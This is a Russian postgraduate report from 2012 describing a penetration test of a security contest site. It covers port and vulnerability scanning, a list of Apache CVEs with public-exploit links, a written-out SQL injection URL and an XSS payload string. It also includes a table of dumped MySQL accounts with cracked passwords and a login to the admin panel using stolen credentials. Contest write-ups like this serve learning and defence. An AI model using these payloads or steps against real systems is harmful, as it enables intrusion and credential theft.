МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение высшего профессионального образования
«Юго-Западный государственный университет»

Кафедра вычислительных машин

# contest.npo-echelon.ru

**Автор:** **аспирант 1 года обучения**
**Деменюк А. А.**

**Курск - 2012**

## 1. Сканирование сетевых портов хоста с помощью сканера сети

При сканировании хоста были найдены следующие открытые порты и определены службы и версии программ, работающие на них:

- 22/TCP – ssh, OpenSSH 5.5pl Debian 6 (protocol 2.0);
- 80/TCP – http, Apache httpd 2.2.16 (Debian);
- 67/udp – возможно dhcp.

Также было определено, что операционная система узла Linux, а из баннеров программ служб, что это Debian 6. Скриншот сканирования показан на рис. 1.




Рис. 1. Сканирование хоста сканером сети

## 2. Определение версии веб-сервера с помощью утилиты telnet

Определение версии (по баннеру) веб-сервера с помощью утилиты telnet показано на рис. 2. Исследуемый хост выдает баннер о том, что веб-сервером является Apache 2.2.16 (Debian).




Рис. 2. Определение версии веб-сервера с использованием telnet

## 3. Составление перечня уязвимостей, характерных для данной версии веб-сервера, используя общедоступную информацию

Используя общедоступную информацию, удалось составить нижеследующий список уязвимостей (все уязвимости не данный момент исправлены в последней версии продукта Apache 2.2.23). Многие из перечисленных уязвимостей являются уязвимостями в модулях сервера Apache, а не в самом сервере, и могут не использоваться на конкретном хосте, кроме того, уязвимости имеют и другие различные ограничения (особенности конфигурации, версии и типа операционной системы). Перечень уязвимостей взят с официального сайта apache.

**CVE-2012-2687** возможно проведении XSS-атаки на серверы, использующие mod_negotiation модуль

**CVE-2012-0883** повышение привилегий локального пользователя;

**CVE-2012-0053** ошибка, приводящая к тому, что при отправке сервером ответа Bad Request (400 ошибка), не удаляются должным образом некоторые поля HEADER, что позволяет удаленному пользователю получить доступ к "httpOnly" куки, существует публичный эксплойт http://www.exploit-db.com/exploits/18442/;

**CVE-2012-0031** обход ограничений безопасности, локальный пользователь может вызвать отказ в обслуживании (DOS);

**CVE-2011-4415** локальный пользователь может вызвать отказ в обслуживании (DoS);

**CVE-2011-4317** при включении опции обратного проксирования удаленный атакующий может отправлять запросы на сервер, который находится за прокси-сервером, уязвимость существует из-за неполного исправления CVE-2011-3368;

**CVE-2011-3639** - при включении опции обратного проксирования удаленный атакующий может отправлять запросы на сервер, который находится за прокси-сервером с использованием HTTP/0.9 протокола, уязвимость существует из-за неполного исправления CVE-2011-3368;

**CVE-2011-3607** при включенном модуле mod_setenvif, локальный пользователь может вызвать переполнение буфера и повысить себе привилегии;

**CVE-2011-3368** при использовании mod_proxy удаленный атакующий может отправлять запросы на сервер, который находится за прокси-сервером, существует публичный эксплойт http://www.exploit-db.com/exploits/17969/;

**CVE-2011-3348** удаленный пользователь может с помощью специально

сформированного HTTP-запроса вызвать отказ в обслуживании (DoS);

**CVE-2011-3192** - удаленный пользователь может с помощью специально сформированного HTTP-запроса вызвать отказ в обслуживании (DoS), существует публичный эксплойт http://www.exploit-db.com/exploits/17696/ и модуль для msf.

**CVE-2011-0419** уязвимость позволяет удаленному атакующему вызвать отказ в обслуживании (DoS), существует публичный эксплойт http://downloads.securityfocus.com/vulnerabilities/exploits/47820.txt

**CVE-2009-3720** удаленный пользователь может вызвать отказ в обслуживании (DoS), существует публичный эксплойт http://www.securityfocus.com/data/vulnerabilities/exploits/36097-2.gz

**CVE-2009-3650** удаленный пользователь может вызвать отказ в обслуживании (DoS)

**CVE-2010-1452** уязвимость в mod_cache и mod_dav модулях, позволяющая удаленным пользователям с помощью специально сформированных запросов вызвать отказ в обслуживании приложения. Для успешной эксплуатации уязвимости требуется наличие директивы "CacheIgnoreURLSessionIdentifiers" и MPM.

**CVE-2010-0408** уязвимость в mod_proxy_ajp модуле, позволяющая удаленному атакующему вызвать отказ в обслуживании (DoS) сервера, использующего mod_proxy_ajp модуль

**CVE-2009-3094** уязвимость в mod_proxy_ftp модуле, делающая возможность отказа в обслуживании при испльзовании mod_proxy_ftp модуля

**CVE-2009-3095** уязвимость в mod_proxy_ftp модуле, позволяющая удаленному атакующему посылать произвольные команды ftp-серверу, при испльзовании mod_proxy_ftp модуля

**CVE-2009-1890** уязвимость в mod_proxy модуле, позволяющая удаленному атакующему вызвать отказ в обслуживании (DoS) сервера, использующего mod_proxy модуль

**CVE-2009-1891** уязвимость в mod_deflate модуле, позволяющая удаленному атакующему вызвать отказ в обслуживании (DoS) сервера, использующего mod_deflate модуль

**CVE-2008-0456** уязвимость в mod_negotiation модуле, позволяющая удаленному атакующему провести response spliting атаку на сервер, использующий mod_negotiation модуль, доступен публичный эксплойт http://downloads.securityfocus.com/vulnerabilities/exploits/27409.txt.

**CVE-2008-2939** уязвимость позволяет удаленному атакующему внедрить в ftp-путь сценарий web-скрипта и осуществить XSS-атаку на сервере, поддерживающем использование mod_proxy_ftp (пример:

ftp://host/*<img%20src=""%20onerror="alert(42)">).

**CVE-2007-6420** уязвимость в mod_proxy_balancer модуле позволяет провести CSRF-атаку на серверах, разрешающих использование mod_proxy_balancer.

**CVE-2008-2364** уязвимость в mod_proxy_http модуле позволяет удаленному атакующему вызвать отказ в обслуживании (DoS) у сервера, использующего данный модуль.

**CVE-2008-0005** уязвимость в mod_proxy_ftp модуле позволяет авторизованному атакующему провести XSS-атаку на серверы, в которых разрешен mod_proxy_ftp. Атака возможно не на все браузеры клиентов.

**CVE-2007-6422** уязвимость в mod_proxy_balancer модуле позволяет авторизованному пользователю выполнить отказ в обслуживании серверов, на которых разрешен mod_proxy_balancer.

**CVE-2007-6421** уязвимость в mod_proxy_balancer модуле позволяет авторизованному атакующему провести XSS-атаку на серверы, в которых разрешен в mod_proxy_balancer.

**CVE-2007-6399** уязвимость в mod_status модуле позволяет удаленному атакующему провести XSS-атаку на серверы, в которых разрешен в mod_status.

**CVE-2007-5000** уязвимость в mod_imagemap модуле позволяет удаленному атакующему провести XSS-атаку на серверы, в которых разрешен в mod_imagemap.

Для устранения уязвимостей, необходимо установить последнюю версию с сайта производителя.

## 4. Проведение сканирования на наличие уязвимостей с помощью сканера безопасности

Было проведено сканирование на наличие уязвимостей сканером безопасности (рис. 3). После проведения сканирования, был сгенерирован отчет о найденных уязвимостях (рис. 4).

Сканер выявил несколько уязвимостей веб-сервера, в частности CVE-2009-1890 (DoS). Помимо этого сканером был найден phpmyadmin и найдены уязвимости, в частности CVE-2006-6942, CVE-2007-5976, CVE-2007-5977.

Помимо этого при сканировании были определены следующие открытые порты: 80 и 22, определена версия веб-сервера Apache 2.2.16 и SSH-сервера SSH-2.0-OpenSSH_5.5p1. Также было установленно наличие следующих папок в корне сайта: admin, icons, phpmyadmin, javascript, cgi-bin.




Рис. 3. Начало сканирование сканером безопасности




Рис. 4. Часть отчета сканера безопасности

## 5. Проведение анализ защищенности Web-приложения с помощью фрэймворка w3af

W3AF был запущен со следующими плагинами:

**audit**: xpath, xss, xst, blindSqli, xsrf, remoteFileInclude, localFileInclude, sqli, LDAPi, responseSplitting.

**bruteforce**: error500, collectCookies, dotNetEventValidation, pathDisclosure, codeDisclosure, blankBody, metaTags, motw, privateIP, directoryIndexing, strangeReason, ssn, fileUpload, findComments, svnUsers, hashFind, getMails, httpAuthDetect, wsdlGreper, formAutocomplete, passwordProfiling, domXss, ajax, clickJacking, httpInBody, strangeHeaders, strangeHTTPCode, lang, errorPages, strangeParameters, objects, creditCards, oracle, feeds.

**Discovery**: fingerprint_WAF, phpEggs, robotsReader, bing_spider, pykto, sitemapReader, serverHeader, phpinfo, webSpider, googleSpider, findBackdoor, fingerGoogle, dir_bruter, xssedDotCom, fingerBing, afd.

В ходе анализа отчета w3af была выявлена структура сайта, найдены следующие директории: admin, icons, phpmyadmin. Среди интересных находок в каталоге phpmyadmin был найден защищенный HTTP-HEAD авторизацией каталог setup. Также были найдены “пасхальные яйца” php (рис. 5), которые указывали на то, что версия PHP не ниже 5.3.0, из поля заголовка “X-Powered-By: PHP/5.3.3-7+squeeze14” следовало, что версия php 5.3.3.-7+squeeze14. Было определено, что сайт может быть подвержен ClickJacking-атакам (The whole target has no protection (X-Frame-Options header) against ClickJacking attack). Найдена SQLi (http://contest.npo-echelon.ru/admin/authors.php?id=d%27z%220).


Рис. 5. Пасхальные яйца




Рис. 6. Сканирование w3af

## 6. Демонстрация эксплуатации одной из обнаруженных уязвимостей класса CSS/XSS.

В первую очередь при попытках эксплуатации обнаруженных уязвимостей, была проэксплуатирована SQLi (рис. 7):

http://contest.npo-echelon.ru/admin/authors.php?id=-1%27+and+1=1+UNION%20SELECT+1,version%28%29,3,4,5,6,7+--+


Рис. 7. Эксплуатация SQLi (получение версии MySQL)

Версия сервера базы данных оказалась MySQL 5.1.63-0+squeeze1. Далее были получены имеющиеся базы данных и их дампы при помощи sqlmap. В базе mysql, таблице user содержится информация об авторизационных данных и привилегиях пользователей sql. Некоторые хэши паролей были подобраны по словарю (табл. 1).

| Host | User | MD5-hash | Pass |
|---|---|---|---|
| % | AV1ct0r | 6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9 | 123456 |
| 127.0.0.1 | root | E372920927493C3BCEA6654A14218A59970A3D11 | gfhjkm |
| contest | root | E372920927493C3BCEA6654A14218A59970A3D11 | gfhjkm |
| localhost | debian-sys-maint | E372920927493C3BCEA6654A14218A59970A3D11 | gfhjkm |
| localhost | phpmyadmin | F7230BDEEFC9F832E1FD291ED7AD57C41CCEAEBB | |
| localhost | root | E372920927493C3BCEA6654A14218A59970A3D11 | gfhjkm |

Табл. 1 Авторизационные данные sql-пользователей (mysql.user)

При изучении базы данных через панель phpmyadmin, было определено, что версия phpmyadmin 3.3.7. Также была найдена таблица members в базе

exploit (рис. 8). В ней содержались авторизационные данные администраторов ресурса, причем пароли хранились в открытом виде.




Рис. 8. Авторизационные данные администраторов сайта

В ходе анализа отчетов, полученных от сканеров уязвимостей и в результате ручного подбора, была найдена директория contest.npo-echelon.ru/admin/admin/ которая была защищена паролем (FORM-POST авторизация). Авторизационные данные из таблицы exploit.members подходили к ней, после авторизации, появлялась панель администратора, которая позволяла редактировать информацию на сайте (раздел http://contest.npo-echelon.ru/admin/). В ходе ее изучения (вручную) было выявлено, что многие поля подвержены XSS-атакам. Была проведена XSS-атака (рис. 9, рис. 10).

